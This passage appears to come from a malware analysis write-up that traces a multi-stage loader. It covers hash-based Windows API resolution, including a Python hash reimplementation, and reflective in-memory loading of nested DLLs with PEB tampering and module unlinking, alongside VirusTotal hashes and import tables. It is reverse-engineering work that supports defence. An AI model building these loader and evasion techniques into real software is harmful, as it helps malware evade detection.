


```
_BYTE *__stdcall start()
{
  // 0×40252E → start of 1st DLL
  // 0×43A32E → end of 1st DLL (sig "dave")
  return f_dll_loader(0×40252E, 0×ED1C7B80, 0×43A32E, 5, 1);
}
```

```
.text:0040252E 4D 5A 90 00 03 00 00 00+          IMAGE_DOS_HEADER <5A4Dh, 90h,
.text:0040252E 04 00 00 00 FF FF 00 00+                           40h, 0, 0,
.text:0040256E 0E 1F                             dw 1F0Eh
.text:00402570 BA                                db 0BAh ; º
.text:00402571 0E 00 B4                          db 0Eh, 0, 0B4h
.text:00402574 09                                db    9
```

```
.text:0043A12C 43 32 4A 32 70 32 DD 34+          dd 351D350Bh, 356235
.text:0043A12C 09 35 3E 35 6F 35 CC 35+          dd 3788376Fh, 37A83
.text:0043A32C 00                                db    0
.text:0043A32D 00                                db    0
.text:0043A32E 64 61 76 65 00           str_dave db 'dave',0
.text:0043A333 00                                db    0
```

At the function **f_dll_loader**, the shellcode finds the addresses of Windows API functions on runtime according to the pre-computed hashes:




```
LoadLibraryA = f_dyn_resolve_apis(0×726774Cu);
GetProcAddress = f_dyn_resolve_apis(0×7802F749u);
VirtualAlloc = f_dyn_resolve_apis(0×E553A458);
VirtualProtect = f_dyn_resolve_apis(0×C38AE110);
NtFlushInstructionCache = f_dyn_resolve_apis(0×945CB1AF);
GetNativeSystemInfo = f_dyn_resolve_apis(0×959E0033);
```

```
>>> def calc_api_hash(apiName, dllName):
    if apiName is None:
        return 0

    val = 0
    dllHash = 0
    for i in dllName:
        dllHash = ror(dllHash, 0xd, 32)
        b = ord(i)
        if b >= 0x61:
            b -= 0x20
        dllHash += b
        dllHash = 0xffffffff & dllHash
    for i in apiName:
        val = ror(val, 0xd, 32)
        val += ord(i)
        val = 0xffffffff & val

    return 0xffffffff & (dllHash + ror(val,0xd, 32))

>>> dllName = "kernel32.dll".encode("utf-16le") + '\x00\x00'
>>> print hex(calc_api_hash("LoadLibraryA", dllName))
0x726774cL
```

```
  if ( export_dir_va )
  {
    // calc module hash
    len = module_name_len >> 0×10;
    for ( i = 0; i < len; ++i )
    {
      c = sz_module_name[i];
      tmp = __ROR4__(calced_module_hash, 0×D);
      if ( c ≥ 'a' )
      {
        tmp -= 0×20;
      }
      calced_module_hash = c + tmp;
    }
  // calc and check api hash
  while ( 1 )
  {
    calced_api_hash = 0;
    sz_func_name = module_base + *ptr_func_name;
    do
    {
      calced_api_hash = *sz_func_name++ + __ROR4__(calced_api_hash, 0×D);
    }
    while ( sz_func_name[0×FFFFFFFF] );
    if ( calced_api_hash + calced_module_hash == pre_api_hash )
    {
      return module_base
           + *(&module_base[*(module_base + 2 * v10 + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfNameOrdinals)))]
             + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfFunctions)));
    }
    ++ptr_func_name;
    if ( ++v10 ≥ num_of_names )
    {
      goto LABEL_12;
    }
  }
```

The entire **f_dll_loader** function will perform the task of a loader, after mapping the Dll into memory will find the Dll's **DllEntryPoint** address and call this address to execute the code of first Dll:




```
call_to_payload_entry_point:
  DllEntryPoint_func = (mapped_dll_payload + nt_headers→OptionalHeader.AddressOfEntryPoint);
  NtFlushInstructionCache(0×FFFFFFFF, 0, 0);
  // call to DllEntryPoint
  DllEntryPoint_func(mapped_dll_payload, 1, 1);
```

Here, I dumped the first Dll to disk for further analysis.

5. Analyze the first Dll (*b67694dddf98298b539bddc8cabc255d*)


This file is not available on VT, however if search by *imphash: 1f6199c52a5d3ffac2a25f6b3601dd22* thì will get the same payloads:



FILES 7 / 7 · 90 days

	Detections	Size	First seen	Last seen	Submitters
80ECBD78B8FD2B4246CF2626ACC2C7AE4BACB3A12FBFA3A4AAE17BCF57AE433D 80ecbd78b8fd2b4246cf2626acc2c7ae4bacb3a12fbfa3a4aae17bcf57ae433d.bin pedll	54 / 66	224.00 KB	2021-10-12 15:21:49	2021-10-12 15:21:49	1
AF1033CC74915B03343D07D330325D80B6CC2F8FAC0D5C31DE65F8741F7CF755 No meaningful names pedll	50 / 67	223.00 KB	2021-10-06 19:19:02	2021-10-06 19:19:02	1
E29F14ED1DC3B16A16114912695D69E7A952CA0C51374C59618BFEDEAC56B43A b8212f866c5cdf1a823031e24fe10444aab103d8fb55a25821e1c7c7366e580f_unpacked pedll	51 / 67	22.50 KB	2021-09-30 12:18:10	2021-10-03 12:32:37	1
44F9FBC8F88BAF93BBB05B12267083C20EE6989968B5A25EE27FD7E3AA85075D No meaningful names pedll	38 / 67	37.00 KB	2021-09-14 18:12:59	2021-09-14 18:12:59	1
CDEA3BC26665EB9E8656CF107F611F5DA08AFA12DC9DAE129696762D959EB6DC trickBot_00DA0000.dll pedll overlay	43 / 69	222.71 KB	2021-08-20 02:00:44	2021-08-20 02:00:44	1
58EB3B6A9DD371F2B5C39166F7F52D0FDAA6EC8A32962221CF4F44A47C3E67E7 1e052e_payload2.dll pedll overlay	55 / 69	226.71 KB	2021-08-05 07:57:32	2021-08-05 07:57:32	1
586E45E2FCF44D36B090D70934C78CCBE4ADAEF1FA1075354BAEB52429F4E4C8 586e45e2fcf44d36b090d70934c78ccbe4adaef1fa1075354baeb52429f4e4c8.sample pedll overlay	35 / 68	222.71 KB	2021-07-23 16:42:43	2021-07-23 16:42:43	1

According to the information that Import Directory provides, it can be guessed that this Dll will also do the job of a loader:




Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstTh
1C4C	ntdll.dll	2	FALSE	30C4	0	0	30E2	303C
1C60	KERNEL32.dll	14	FALSE	3088	0	0	31C8	3000

KERNEL32.dll [14 entries]

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualProtect	-	3144	3144	-	5A1
3004	IsBadReadPtr	-	31B8	31B8	-	35E
3008	LoadLibraryW	-	31A8	31A8	-	3A8
300C	SetLastError	-	30EC	30EC	-	50B
3010	HeapAlloc	-	30FC	30FC	-	32F
3014	HeapFree	-	3108	3108	-	333
3018	GetProcessHeap	-	3114	3114	-	2A2
301C	VirtualAlloc	-	3126	3126	-	59B
3020	VirtualFree	-	3136	3136	-	59E
3024	VirtualQuery	-	3156	3156	-	5A3
3028	FreeLibrary	-	3166	3166	-	19E
302C	GetProcAddress	-	3174	3174	-	29D
3030	LoadLibraryExA	-	3186	3186	-	3A6
3034	LoadLibraryA	-	3198	3198	-	3A5

The code at **DllEntryPoint** will call the function responsible for loading and executing the second Dll:




```
// #STR: "oledlg.dll", "OLEAUT32.dll", "OLEPRO32.dll", "ole32.dll"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  HMODULE h_ole32_dll; // eax
  HMODULE h_oledlg_dll; // eax
  HMODULE h_OLEAUT32_dll; // eax
  HMODULE h_OLEPRO32_dll; // eax

  h_ole32_dll = LoadLibraryW(L"ole32.dll");
  f_unlink_module(h_ole32_dll);
  h_oledlg_dll = LoadLibraryW(L"oledlg.dll");
  f_unlink_module(h_oledlg_dll);
  h_OLEAUT32_dll = LoadLibraryW(L"OLEAUT32.dll");
  f_unlink_module(h_OLEAUT32_dll);
  h_OLEPRO32_dll = LoadLibraryW(L"OLEPRO32.dll");
  f_unlink_module(h_OLEPRO32_dll);
  f_main_proc(&g_dll_payload, 0×35C00u);
  return 0;
}
```

```
.data:100040F0 ; int g_dll_payload
.data:100040F0 g_dll_payload IMAGE_DOS_HEADER <5A4Dh, 90h, 3, 0, 4, 0, 0FF
.data:100040F0                                          ; DATA XREF: DllEnt
.data:100040F0                                40h, 0, 0, 0, 0, 0, 0C8h>
.data:10004130         db  0Eh
.data:10004131         db  1Fh
```

```
mw_ctx *__cdecl f_main_proc(int *g_dll_payload, size_t dwSize)
{
  return f_dll_loader(g_dll_payload, dwSize, f_VirtualAlloc, f_VirtualFree, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0);
}
```

The entire **f_dll_loader** function has the same code as the shellcode analyzed above, after mapping the entire second Dll into memory, it will retrieve the Dll's **DllEntryPoint** address and call this address to execute the next stage:




```
if ( mapped_dll_payload || (mapped_dll_payload = VirtualAlloc(0, alignedImageSize, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE)) ≠ 0 )
{
  h_proc_heap = GetProcessHeap();
  mw_ctx = HeapAlloc(h_proc_heap, HEAP_ZERO_MEMORY, 0×40u);
  if ( mw_ctx )
  {
    mw_ctx→mapped_dll_payload = mapped_dll_payload;
    bisDLL = (nt_headers→FileHeader.Characteristics & IMAGE_FILE_DLL) ≠ 0;
    mw_ctx→bisDLL = bisDLL;
    mw_ctx→VirtualAlloc = VirtualAlloc;
    mw_ctx→VirtualFree = VirtualFree;
    mw_ctx→LoadLibraryA = LoadLibraryA;
    mw_ctx→GetProcAddress = GetProcAddress;
    mw_ctx→FreeLibrary = FreeLibrary;
    mw_ctx→val_0 = val_0;
    mw_ctx→dwPageSize = SystemInfo.dwPageSize;
    if ( f_check_size(dll_size, nt_headers→OptionalHeader.SizeOfHeaders)
      && (pDllHeader = VirtualAlloc(mapped_dll_payload, nt_headers→OptionalHeader.SizeOfHeaders, MEM_COMMIT, PAGE_READWRITE),
          f_memcpy(pDllHeader, g_dll_payload, nt_headers→OptionalHeader.SizeOfHeaders),
          mw_ctx→p_nt_headers = &pDllHeader[CONTAINING_RECORD(g_dll_payload, IMAGE_DOS_HEADER, e_magic)→e_lfanew],
          mw_ctx→p_nt_headers→OptionalHeader.ImageBase = mapped_dll_payload,// update image base points to new mapped payload
          f_copy_sections_data(g_dll_payload, dll_size, nt_headers, mw_ctx))
      && ((v18 = mw_ctx→p_nt_headers→OptionalHeader.ImageBase - nt_headers→OptionalHeader.ImageBase) == 0 ? (mw_ctx→bRelocationComplete = 1) : (bRelocationComplete = f_perfor
          f_resolve_IATs(mw_ctx) && f_map_sections_into_mem(mw_ctx) && f_execute_TLS(mw_ctx)) )
    {
      if ( mw_ctx→p_nt_headers→OptionalHeader.AddressOfEntryPoint )
      {
        v14 = mapped_dll_payload + mw_ctx→p_nt_headers→OptionalHeader.AddressOfEntryPoint;
        pPEB = NtCurrentPeb();
        pPEB→ImageBaseAddress = mapped_dll_payload;
        pPEB→Ldr→InLoadOrderModuleList.Flink[3].Flink = mapped_dll_payload;
        DllEntry = (mapped_dll_payload + mw_ctx→p_nt_headers→OptionalHeader.AddressOfEntryPoint);
        DllEntry();                                   // call to new mapped dll entry point
        mw_ctx→bCalledEntryPoint = 1;
      }
```

I dumped the second Dll to disk for easier analysis.

6. Analyze the second Dll (*34d6a6bffa656c6b0c7b588e111dbed1*)

This Dll has already been uploaded to VirusTotal. Imports of the second Dll are the same as the first one:




Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1748	KERNEL32.dll	13	FALSE	3170	0	0	3278	3000

KERNEL32.dll [13 entries]

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualQuery	-	31A8	31A8	-	5D2
3004	VirtualFree	-	31B8	31B8	-	5CD
3008	VirtualAlloc	-	31C6	31C6	-	5CA
300C	SetLastError	-	31D6	31D6	-	534
3010	VirtualProtect	-	31E6	31E6	-	5D0
3014	IsBadReadPtr	-	31F8	31F8	-	379
3018	LoadLibraryA	-	3208	3208	-	3C5
301C	GetProcAddress	-	3218	3218	-	2B1
3020	FreeLibrary	-	322A	322A	-	1AE
3024	GetNativeSystemInfo	-	3238	3238	-	288
3028	HeapAlloc	-	324E	324E	-	348
302C	GetProcessHeap	-	325A	325A	-	2B7
3030	HeapFree	-	326C	326C	-	34C

The code at the **DllEntryPoint** function of this Dll performs the following task:

Mapping the third Dll into memory.




```
// #STR: "DllRegisterServer"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  void (__stdcall *DllRegisterServer)(); // [esp+4h] [ebp-Ch]
  mw_ctx *base_addr; // [esp+8h] [ebp-8h]

  base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
```

```
.data:10004000 ; int g_templ_dll[256]
.data:10004000 g_templ_dll IMAGE_DOS_HEADER <5A4Dh, 80h, 1, 0, 4, 0, 0FFFF
.data:10004000                                         ; DATA XREF: DllEnt
.data:10004000                              40h, 0, 0, 0, 0, 0, 78h>
.data:10004040           db  0Eh
.data:10004041           db  1Fh
.data:10004042           db 0BAh ; º
.data:10004043           db  0Eh
.data:10004044           db    0
```

```
int __stdcall f_w_dll_loader(int *g_templ_dll, size_t dll_size)
{
  int v2; // ecx

  return f_dll_loader(g_templ_dll, dll_size, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0, v2);
}
```

Find the **DllRegisterServer** function and call to this function:

